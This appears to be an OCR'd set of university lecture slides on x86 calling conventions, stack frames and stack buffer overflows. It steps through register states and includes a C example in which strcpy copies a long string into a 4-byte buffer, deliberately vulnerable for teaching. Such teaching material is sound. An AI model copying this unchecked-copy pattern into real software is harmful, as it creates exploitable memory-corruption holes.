

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b8 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483c5 |

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```





| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483c5 |

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2d0 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483c5 |





| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2d4 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483c5 |

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```




```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | 0x33 |
|---|---|
| %edx | 0xa |
| %esp | 0xfd2d4 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483c5 |




```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2d4 |
| %ebp | 0xfd2c0 |
| %eip | 0x80483c6 |

# Stack Overflows


- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

# Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
  - What would happen if they did?


```c
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

```
mycpy:
  push %ebp
  mov %esp,%ebp
  sub $0x28,%esp
  mov 0x8(%ebp),%eax
  mov %eax,0x4(%esp)
  lea -0xc(%ebp),%eax
  mov %eax,(%esp)
  call strcpy
  leave
  ret
main:
  push %ebp
  mov %esp,%ebp
  sub $0x10,%esp
  movl $0x8048504,(%esp)
  call mycpy
  mov $0x8048517,%eax
  mov %eax,(%esp)
  call printf
  mov $0x0,%eax
  leave
  ret
```





```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | |
| %ebp | |
| %eip | |




```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```


| %eax | |
|---|---|
| %esp | 0xfd2d0 |
| %ebp | 0xfd2e0 |
| %eip | 0x804840e |




0xfd2d4


```
mycpy:
  push %ebp                    0x80483f4
  mov %esp,%ebp                0x80483f5
  sub $0x28,%esp               0x80483f7
  mov 0x8(%ebp),%eax           0x80483fa
  mov %eax,0x4(%esp)           0x80483fd
  lea -0xc(%ebp),%eax          0x8048401
  mov %eax,(%esp)              0x8048404
  call strcpy                  0x8048407
  leave                        0x804840c
  ret                          0x804840d
main:
  push %ebp                    0x804840e
  mov %esp,%ebp                0x804840f
  sub $0x10,%esp               0x8048414
  movl $0x8048504,(%esp)       0x8048417
  call mycpy                   0x804841e
  mov $0x8048517,%eax          0x8048423
  mov %eax,(%esp)              0x8048428
  call printf                  0x804842b
  mov $0x0,%eax                0x8048430
  leave                        0x8048435
  ret                          0x8048436
```

| %eax | |
|---|---|
| %esp | 0xfd2d0 |
| %ebp | 0xfd2e0 |
| %eip | 0x804840f |



